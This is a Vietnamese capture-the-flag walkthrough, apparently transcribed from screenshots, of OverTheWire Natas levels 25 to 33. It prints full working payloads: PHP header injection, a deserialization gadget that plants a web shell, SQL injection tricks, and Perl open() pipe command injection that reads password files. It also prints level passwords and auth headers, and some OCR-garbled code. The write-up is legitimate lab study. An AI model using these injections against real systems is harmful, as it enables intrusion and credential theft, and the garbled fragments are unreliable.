2 Host: natas25.natas.labs.overthewire.org			2 Host: natas25.natas.labs.overthewire.org		
3 Authorization: Basic			3 Authorization: Basic		
bmF0YXMyNTpPOVFEOURaQkRxMViwc3dpVE01b3FNRGFPdHVadEFjeA==			bmF0YXMyNTpPOVFEOURaQkRxMViwc3dpVE01b3FNRGFPdHVadEFjeA==		
4 Upgrade-Insecure-Requests: 1			4 Upgrade-Insecure-Requests: 1		
5 User-Agent: <?php global			5 User-Agent: <?php global		
\$__MSG; \$__MSG=file_get_contents('/etc/natas_webpass/natas26');?>			\$__MSG; \$__MSG=file_get_contents('/etc/natas_webpass/natas26');?>		
6 Accept:			6 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/			text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/		
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7 Accept-Encoding: gzip, deflate			7 Accept-Encoding: gzip, deflate		
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8			8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8		
9 Cookie: PHPSESSID=g4fgnu8v3lio03qa377c268pm4			9 Cookie: PHPSESSID=g4fgnu8v3lio03qa377c268pm4		
10 Connection: close			10 Connection: close		
11			11		
12			12		

password : 8A506rfIAxKKk68yJeuTuRq4UfcK70k

Natas Level 25 → Level 26

Name	Value	Do
drawing	YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjEiO3M6MjoieTEiO3M6M... nat	

- Bài này có 1 cookie khá lạ là drawing
- Ta unserialize thì được như sau

```

if (array_key_exists("drawing", $_COOKIE)){
    $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
}
else{
    // create new array
    $drawing=array();
}

$drawing[]=$new_object;
setcookie("drawing",base64_encode(serialize($drawing)));

```

```

<?php

$drawing=unserialize(base64_decode("YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjEiO3M6MjoieTEiO3M6MToiMiI7czoyOj4MiI7czoxOiIzIjtzOjI6InkyIjtzOjE6IjQjO319"));
print_r($drawing);

```

PHP Versions and Options (8.2.5)

Other Options

Execute Code

result for 8.2.5: Execution time:

```

ray
[0] => Array
(
    [x1] => 1
    [y1] => 2
    [x2] => 3
    [y2] => 4
)

```

- Bây giờ cầm cái này bypass theo source là được

```

function showImage($filename){
    if(file_exists($filename))
        echo "<img src=\"$filename\">";
}

```

- Chắc sẽ đọc flag bằng hàm trên

```
<?php

class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;


    function __construct(){
        // initialise variables
        $this->initMsg = "<?php echo cc; ?>\n";
        $this->exitMsg = "<?php echo cc2; ?>\n";
        $this->logFile = "/img/cc.txt";
    }
}

$cc = new Logger();
echo base64_encode(serialized($cc))."\n";
```

- Logfile sẽ được ghi vào /img/cc.txt
- Ở đây ta sẽ check log file như bài trước xem có gì không

Draw a line:

X1 Y1 X2 Y2 **DRAW!**



Fatal error: Uncaught Error: Cannot use object of type Logger as array in
`/var/www/natas/natas26/index.php:105` Stack trace: #0
`/var/www/natas/natas26/index.php(131): storeData() #1 {main} thrown in`
`/var/www/natas/natas26/index.php on line 105`

- Không được rồi ta thử execute code trên 2 biến trên có được không chắc nó giống bài trước thôi

```

1 <?php
2
3
4 class Logger{
5     private $logFile;
6     private $initMsg;
7     private $exitMsg;
8
9     function __construct(){
10         // initialise variables
11         $this->initMsg="cc\n";
12         $this->exitMsg=<?php echo cc ?>\n";
13         $this->logFile = "img/vlxx.php";
14     }
15 }
16 $cc = new Logger();
17 echo base64_encode(serial化($cc))."\n";

```

PHP Versions and Options ()

Other Options

Execute Code Save or share code

Result for 8.2.5:

Tzo2OjJMb2dnZXIiOjM6e3M6MTU6IgBMB2dnZXIAbG9nRmlsZSI7czoxMjoiaW1nL3ZseHgucGhwIjtzOjE10iIATG9nZ2Vy/Tc6Ijw/cGhwIGViaG8gY2MgPz4KIjt9

← → C Not secure | natas26.natas.labs.overthewire.org/img/vlxx.php

Warning: Use of undefined constant cc - assumed 'cc' (this will throw an Error in a future version of PHP) in /var/www/natas/natas26/img/vlxx.php on line 1
cc
Warning: Use of undefined constant cc - assumed 'cc' (this will throw an Error in a future version of PHP) in /var/www/natas/natas26/img/vlxx.php on line 2
cc

- Execute code ở đây được rồi nè h lấy pass thôi

```

1 <?php
2
3
4 class Logger{
5     private $logFile;
6     private $initMsg;
7     private $exitMsg;
8
9     function __construct(){
10         // initialise variables
11         $this->initMsg="cc\n";
12         $this->exitMsg=<?php echo file_get_contents('/etc/natas_webpass/natas27') ?>\n";
13         $this->logFile = "img/cc.php";
14     }
15 }
16 $cc = new Logger();
17 echo base64_encode(serialization($cc))."\n";

```

PHP Versions and Options ()

Other Options

Execute Code Save or share code

Result for 8.2.5:

Tzo2OjJMb2dnZXIiOjM6e3M6MTU6IgBMB2dnZXIAbG9nRmlsZSI7czoxMDoiaW1nL2NjLnBocCI7czoxNToiAExvZ2dlcg8pbm10TXNnIjtzOjM6ImNjCiI7czoxNToiAExvZ2dlcg8leG10TXNnIi8P3BocCB1Y2hvIGZpbGVfZ2V0X2NvbR1bnRzKCcvZXRjL25hdGFzX3d1YnBhc3Mvbmf0YXMyNycpID8+CiI7fQ==

Execution time: 0.000150s Mem: 389KB

PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3 PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3

PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3

Natas Level 26 → Level 27

```
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));  
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));
```

- 2 hàm trên để loại bỏ các ký tự đặc biệt chống sql injection nhưng nó không bỏ dấu +

Wrong password for user: natas28

[View sourcecode](#)

- Vào thử natas28 thì sai pass h làm sao để bypass đoạn này là được



The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'.

Request pane:

- Method: POST
- Path: /index.php
- Protocol: HTTP/1.1
- Host: natas27.natas.labs.overthewire.org
- Content-Length: 83
- Cache-Control: max-age=0
- Authorization: Basic bmFOYMyNzpQU084eH1zUGkWMFdLSWlaWjZzNlB0UmlGeTljYnhqMw==
- Upgrade-Insecure-Requests: 1
- Origin: http://natas27.natas.labs.overthewire.org
- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://natas27.natas.labs.overthewire.org/
- Accept-Encoding: gzip, deflate
- Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
- Connection: close

Line 16 contains the payload: `username=natas28++++++password=`.

Response pane:

- Pretty
- Raw
- Hex
- Render (selected)

The response body is: **Natas27**

Below the response body, there is a button labeled "SUBMIT TOKEN".

On the right side of the interface, there is a sidebar with the following text:
Welcome natas28 !
Here is your data:
Array ([username] => natas28 [password] =>
skrwxciaE6Dnb0VfFDzDEHcCzQmv3Gd4)

[View sourcecode](#)

- Bài này varchar chỉ có 64 ký tự thôi nhập đủ 64 ký tự trống thì password của natas sẽ bị reset về 0 nên vô được
password: skrwxciaE6Dnb0VfFDzDEHcCzQmv3Gd4

Natas Level 27 → Level 28

pc0w0Vo0KpTHcEsgMhXu2EwUzyYemPno

Natas Level 28 → Level 29

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\\\4Nn4 g0 olD5kewL? R3aD Up!

cc.txt

- Command injection
- Tìm password ở /etc/natas_webpass/natas30

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\\\4Nn4 g0 olD5kewL? R3aD Up!

mееееееп!

Bị filter gì đó rồi

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\V4Nn4 g0 olD5kewL? R3aD Up!

▼
meeeeep!

- Nó sẽ filter chữ natas
- payload = |echo%201%20%0a%20cat%20/etc/na"tas_webpass/nat"as30%00

NATAS29

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\V4Nn4 g0 olD5kewL? R3aD Up!

▼

1 Gz4at8CdOYQkkJ8fJamc11Jg5hOnXM9X

- pass= Gz4at8CdOYQkkJ8fJamc11Jg5hOnXM9X

Natas Level 29 → Level 30

It isn't safe, but I don't think it is exploitable.

2

The point is that `param` may return a scalar or a list. In list context, if you pass `username=a&username=b` to this page, the list will be ("a", "b").

In Perl, if you pass a list to a function, it is interpreted as separate arguments.

```
quote("a", "b")
```

Is equivalent to

```
@list = ("a", "b")
quote(@list)
```

- Bài này nó sẽ dùng `.$dbh->quote(param('username'))` để ngăn sql injection nhưng ở đây ta thấy 1 lỗi như trên bypass list



This Perl program is vulnerable to SQL Injection.



- However this depends on the DBI driver, and could only reproduce this with MySQL

There are 2 flaws with this in `$dbh->quote(param('paramater'))`

1. You see, param is context-sensitive. In scalar context, if the parameter has a single value `(name=foo)`, it returns that value, and if the parameter has multiple values `(name=foo&name=bar)` it returns an `arrayref`.

From the [SO link](#), the problem with directly calling `param()` is that it can return an `array`

2. As a special case, the standard numeric types are optimized to return `$value` without calling `type_info`.

From the [DBI docs](#). Calling quote as a `list` with `SQL_INTEGER` as the second parameter, will return an unquoted value.

Since `SQL_INTEGER == 4` All it took was this python script:

```
def vuln(url):
    params={"username": "valid_username", "password": ["'lol' or 1", 4]}
    print(requests.post(url, data=params).text)
```

- Làm theo hàm vuln thử xem
- payload: `username=cc&password='cc'+or+1&password=4`

The screenshot shows a browser interface with two panes. The left pane displays a POST request to '/index.pl' with various headers and a payload containing 'username=cc&password=' followed by a long string of characters. The right pane shows the Natas30 login page with fields for 'Username' and 'Password', a 'login' button, and a 'win!' message below it. The URL in the address bar is http://natas30.natas.labs.overthewire.org.

password: AMZF14yknOn9Uc57uKB02jnYuhplYka3

Natas Level 31 → Level 32

- Lên mạng tìm vuln perl command injection thì nó ra cái này

The Pinnacle Explained

Open();

- open() opens a file descriptor to a given file path
- UNLESS a “|” character is added to the end of string
- In that case, open() will now EXECUTE THE FILE
 - Acting as an exec() call

POST /test.cgi?ipconfig|



The Pinnacle Explained

while (<\$file>) {

- “<>” doesn't work with **strings**
 - Unless the string is “ARGV”**
- In that case, “<>” loops through the **ARG values**
 - Inserting **each one** to an **open()** call!



```
POST /index.pl?/bin/echo%20| HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 398
Cache-Control: max-age=0
Authorization: Basic
bmFtZXMuZTpdTVpgMTR5a25Pbj1VYzU3dUtCMDJqb11aHBsWWthMw==
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
Content-Type: multipart/form-data;
boundary----WebKitFormBoundaryxQwBsX1HgDkVWVZK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas31.natas.labs.overthewire.org/index.pl
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

-----WebKitFormBoundaryxQwBsX1HgDkVWVZK
Content-Disposition: form-data; name="file"
Content-Type: text/plain

ARGV
-----WebKitFormBoundaryxQwBsX1HgDkVWVZK
Content-Disposition: form-data; name="file"; filename="cc.csv"
Content-Type: text/csv

-----WebKitFormBoundaryxQwBsX1HgDkVWVZK
Content-Disposition: form-data; name="submit"

Upload
-----WebKitFormBoundaryxQwBsX1HgDkVWVZK--
```

NATAS31



- Tìm password ở đường dẫn thường tìm
- payload: ?index.pl?/bin/cat%20/etc/natas_webpass/natas32%20|

```
POST /index.pl?/bin/cat%20/etc/natas_webpass/natas32%20| HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 398
Cache-Control: max-age=0
Authorization: Basic
bmFtZXNMzMTpBTvpGMTR5a25Pbj1VYzU3dUtCMDJqb11aHBsWWthMw==
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryxQwsX1HgDkVWVzX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas31.natas.labs.overthewire.org/index.pl
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

NATAS31

Yp5ffyfmEdjvTOwpN5HCvh7Ctgf9em3G

password: Yp5ffyfmEdjvTOwpN5HCvh7Ctgf9em3G

Natas Level 31 → Level 32

- Tương tự bài trước
- POST /index.pl?/bin/ls%20/%20|

```
1 POST /index.pl?/bin/ls%20/%20| HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 398
4 Cache-Control: max-age=0
5 Authorization: Basic
6 bmFtZXNMzMTpZCDVmZnlmbUVkanZUT3dwTjVIQ3ZcNON022Y5ZW0zRw==
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas32.natas.labs.overthewire.org
9 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryRRSSlinUBEDsmzba
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://natas32.natas.labs.overthewire.org/index.pl
2 Accept-Encoding: gzip, deflate
3 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
4 Connection: close
5
6 ----WebKitFormBoundaryRRSSlinUBEDsmzba
7 Content-Disposition: form-data; name="file"
8 Content-Type: text/plain
9 ARGV
10 ----WebKitFormBoundaryRRSSlinUBEDsmzba
11 Content-Disposition: form-data; name="file"; filename="cc.csv"
12 Content-Type: text/csv
13
14 ----WebKitFormBoundaryRRSSlinUBEDsmzba
15 Content-Disposition: form-data; name="submit"
16
17 Upload
18 ----WebKitFormBoundaryRRSSlinUBEDsmzba--
```

lost+found
media
mnt
natas33
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var

payload: POST /index.pl?/bin/ls%20.%20|

```

Pretty Raw Hex
1 POST /index.pl?/bin/ls%20| HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 398
4 Cache-Control: max-age=0
5 Authorization: Basic
6 bmfOYXmZMjp2cDVMznLmbUVkanZUT3dwTjVIQ3zoNUN0Z2Y5ZW0zRw==
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas32.natas.labs.overthewire.org
9 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryRRSSlinUBEDsmzba
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas32.natas.labs.overthewire.org/index.pl
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Connection: close
16 ----WebKitFormBoundaryRRSSlinUBEDsmzba
17 Content-Disposition: form-data; name="file"
18 Content-Type: text/plain
19
20 ARGV
21 ----WebKitFormBoundaryRRSSlinUBEDsmzba
22 Content-Disposition: form-data; name="file"; filename="cc.csv"
23 Content-Type: text/csv
24
25
26 ----WebKitFormBoundaryRRSSlinUBEDsmzba
27 Content-Disposition: form-data; name="submit"
28
29 Upload

```

NATAS32

- ..
- bootstrap-3.3.6-dist
- getpassword
- index-source.html
- index.pl
- jquery-1.12.3.min.js
- sortable.js
- tmp

- password sẽ là ./getpassword

```

Pretty Raw Hex
1 POST /index.pl?./getpassword| HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 398
4 Cache-Control: max-age=0
5 Authorization: Basic
6 bmfOYXmZMjp2cDVMznLmbUVkanZUT3dwTjVIQ3zoNUN0Z2Y5ZW0zRw==
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas32.natas.labs.overthewire.org
9 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryRRSSlinUBEDsmzba
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas32.natas.labs.overthewire.org/index.pl
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Connection: close
16 ----WebKitFormBoundaryRRSSlinUBEDsmzba

```

NATAS32

We Own S

APwWDD3fRAf6226sgBOBaSptGwvXwQhG

password: APwWDD3fRAf6226sgBOBaSptGwvXwQhG

Natas Level 32 → Level 33

HẾT